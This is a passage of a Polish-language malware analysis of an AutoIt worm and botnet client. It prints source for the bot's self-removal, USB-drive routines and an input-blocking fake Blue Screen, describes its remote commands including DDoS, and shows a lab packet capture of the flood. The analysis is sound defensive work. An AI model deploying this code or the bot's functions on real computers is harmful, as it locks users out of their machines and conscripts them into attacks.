
```
Func uns()
    RegDelete("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run", $exe)
    RegDelete("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run", $exe)
    FileDelete(@StartupDir & "\" & $exe)
    ShellExecute("netsh", "firewall delete allowedprogram " & ChrW(34) & @AutoItExe & ChrW(34), "", "", @SW_HIDE)
    usbx()
    ShellExecute(@ComSpec, "/k ping 0 & del " & ChrW(34) & @AutoItExe & ChrW(34) & " & exit", "", "", @SW_HIDE)
    Exit
EndFunc
```

Poniższy kod odpowiada natomiast za odinstalowanie wirusa z urządzenia przenośnego przez usunięcie atrybutów na ukrytych plikach oraz usunięcie pliku z wirusem i stworzonych przez niego skrótów.


```
Func usbx()
    $d = DriveGetDrive("REMOVABLE")
    For $dd = 1 To UBound($d) - 1
        If DriveStatus($d[$dd]) = "READY" Then
            If DriveSpaceFree($d[$dd]) > 1024 Then
                $f = _filelisttoarray($d[$dd], "*.*", 2)
                If FileExists($d[$dd] & "\" & $exe) Then
                    FileSetAttrib($d[$dd] & "\" & $exe, "-H+N")
                    FileDelete($d[$dd] & "\" & $exe)
                EndIf
                For $u = 1 To UBound($f) - 1
                    FileSetAttrib($d[$dd] & "\" & $f[$u], "-H")
                    FileSetAttrib($d[$dd] & "\" & $f[$u], "+N")
                    FileDelete($d[$dd] & "\" & $f[$u] & ".lnk")
                Next
                _arraydelete($f, 0)
            EndIf
        EndIf
    Next
EndFunc
```

Funkcje wirusa


MsgBox. Wysłanie na zainfekowany komputer i uruchomienie okna dialogowego użytkownikowi o dowolnej zawartości. Wpisanie i komunikacja:



Efekt na zainfekowanym komputerze – wyświetlenie okna.




Bluescreen. Wywołanie na komputerze użytkownika „Niebieskiego ekranu śmierci" ze zdefiniowanym komunikatem:




Jak widać, kod odpowiedzialny za powyższe działanie pozwala dowolnie modyfikować wyświetlany komunikat.

```
Case $a[1] = "scb"
    _winapi_showcursor(False)
    HotKeySet("{F8}", "ExitBlueScr")
    Global $desktopwidth = @DesktopWidth, $desktopheight = @DesktopHeight
    Global $desktopdepth = @DesktopDepth, $desktoprefresh = @DesktopRefresh
    GUICreate("Bluescr", @DesktopWidth + 4, @DesktopHeight + 4)
    GUISetBkColor(160)
    $label = GUICtrlCreateLabel("A problem has been detected and Windows has been shut down to prevent damage" & @CRLF & "to your computer." & @CRLF &
    @CRLF & "The problem seems to be caused by the following file: SPCMDCON.SYS" & @CRLF & @CRLF & "PAGE_FAULT_IN_NONPAGED_AREA" & @CRLF &
    @CRLF & "If this is the first time you've seen this stop error screen," & @CRLF & "restart your computer. If this screen appears again, follow" &
    @CRLF & "these steps:" & @CRLF & @CRLF & "Check to make sure any new hardware or software is properly installed." & @CRLF
& "If this is a new installation, ask your hardware or software manufacturer" & @CRLF & "for any Windows updates you might need." &
@CRLF & @CRLF & "If problems continue, disable or remove any newly installed hardware" & @CRLF & "or software. Disable BIOS memory options such as caching or shadowing." &
@CRLF & "If you need to use Safe Mode to remove or disable components, restart" & @CRLF & "your computer, press F8 to select Advanced Startup Options, and then" &
@CRLF & "select Safe Mode." & @CRLF & @CRLF & "Technical information:" & @CRLF & @CRLF & "*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)" &
@CRLF & @CRLF & @CRLF & "***  SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c", 10, 10, @DesktopWidth - 10, @DesktopHeight - 10)
    GUICtrlSetFont(-1, 17, 100, -1, "Lucida Console")
    GUICtrlSetColor(-1, 14211288)
    GUICtrlSetOnEvent(-1, "None")
    GUISetState()
    $iwidth = 1024
    $iheight = 768
    $ibitspp = 32
    $irefreshrate = 60
    BlockInput(1)
    If $iwidth = @DesktopWidth AND $iheight = @DesktopHeight AND $ibitspp = @DesktopDepth AND $irefreshrate = @DesktopRefresh Then
        GUISetBkColor(0)
        GUICtrlSetState($label, $gui_hide)
        _changescreenres(800, 600, $ibitspp, $irefreshrate)
        Sleep(1000)
        GUICtrlSetState($label, $gui_show)
        GUISetBkColor(160)
        _changescreenres($iwidth, $iheight, $ibitspp, $irefreshrate)
    Else
        _changescreenres($iwidth, $iheight, $ibitspp, $irefreshrate)
    EndIf
    While 1
    WEnd
```


Wywołany efekt funkcji po lekkim zmodyfikowaniu kodu wirusa:




Open Page. Zdalne otwarcie dowolnej strony na zainfekowanym komputerze. Wywołanie:




Efekt dla strony www.cert.orange.pl na zainfekowanym komputerze użytkownika.




DDoS. Pozwala na użycie zainfekowanego urządzenia do przeprowadzenia ataku DDoS. Dla potrzeb analizy przeprowadzono test, uruchamiając w sieci wirtualnej trzy instancje. Pierwsza, pod adresem 204.95.99.26 (Command&Control), druga (204.95.99.20) to zainfekowana stacja użytkownika, zaś trzecia – 204.95.99.23 – to docelowa ofiara DDoS, zdefiniowana przez botmastera.



Zdefiniowanie parametrów DDoS:



Poniższy listing przedstawia fragment ruchu z przeprowadzonego DDOS z komputera atakowanej trzeciej instancji o adresie 204.95.99.23.




No.	Time	Source	Destination	Protocol	Length	Info
394	98.491681	204.95.99.20	204.95.99.23	ICMP	246	Echo (ping) request id=0x0001, seq=61/15616, ttl=128 (reply in 395)
395	98.491735	204.95.99.23	204.95.99.20	ICMP	246	Echo (ping) reply id=0x0001, seq=61/15616, ttl=128 (request in 394)
396	99.493028	204.95.99.20	204.95.99.23	ICMP	246	Echo (ping) request id=0x0001, seq=62/15872, ttl=128 (no response found!)
397	99.493122	204.95.99.23	204.95.99.20	ICMP	246	Echo (ping) reply id=0x0001, seq=62/15872, ttl=128 (request in 396)
398	100.249070	204.95.99.20	204.95.99.26	TCP	60	49206 → 81 [ACK] Seq=65 Ack=73 Win=255 Len=0
399	100.509375	204.95.99.20	204.95.99.23	ICMP	246	Echo (ping) request id=0x0001, seq=63/16128, ttl=128 (reply in 400)
400	100.509481	204.95.99.23	204.95.99.20	ICMP	246	Echo (ping) reply id=0x0001, seq=63/16128, ttl=128 (request in 399)
401	100.542927	PcsCompu_8e:61:b4	Broadcast	ARP	42	Who has 10.0.0.1? Tell 204.95.99.23
402	101.094602	PcsCompu_62:8c:71	Broadcast	ARP	60	Who has 10.0.0.1? Tell 204.95.99.20
403	101.121159	PcsCompu_8e:61:b4	Broadcast	ARP	42	Who has 10.0.0.1? Tell 204.95.99.23
404	101.527484	204.95.99.20	204.95.99.23	ICMP	246	Echo (ping) request id=0x0001, seq=64/16384, ttl=128 (reply in 405)
405	101.527595	204.95.99.23	204.95.99.20	ICMP	246	Echo (ping) reply id=0x0001, seq=64/16384, ttl=128 (request in 404)
406	101.771274	PcsCompu_62:8c:71	Broadcast	ARP	60	Who has 10.0.0.1? Tell 204.95.99.20
407	102.107201	PcsCompu_8e:61:b4	Broadcast	ARP	42	Who has 10.0.0.1? Tell 204.95.99.23
408	102.550484	204.95.99.20	204.95.99.23	ICMP	246	Echo (ping) request id=0x0001, seq=65/16640, ttl=128 (no response found!)
409	102.550532	204.95.99.23	204.95.99.20	ICMP	246	Echo (ping) reply id=0x0001, seq=65/16640, ttl=128 (request in 408)
410	102.771234	PcsCompu_62:8c:71	Broadcast	ARP	60	Who has 10.0.0.1? Tell 204.95.99.20
411	103.550879	204.95.99.20	204.95.99.23	ICMP	246	Echo (ping) request id=0x0001, seq=66/16896, ttl=128 (reply in 412)

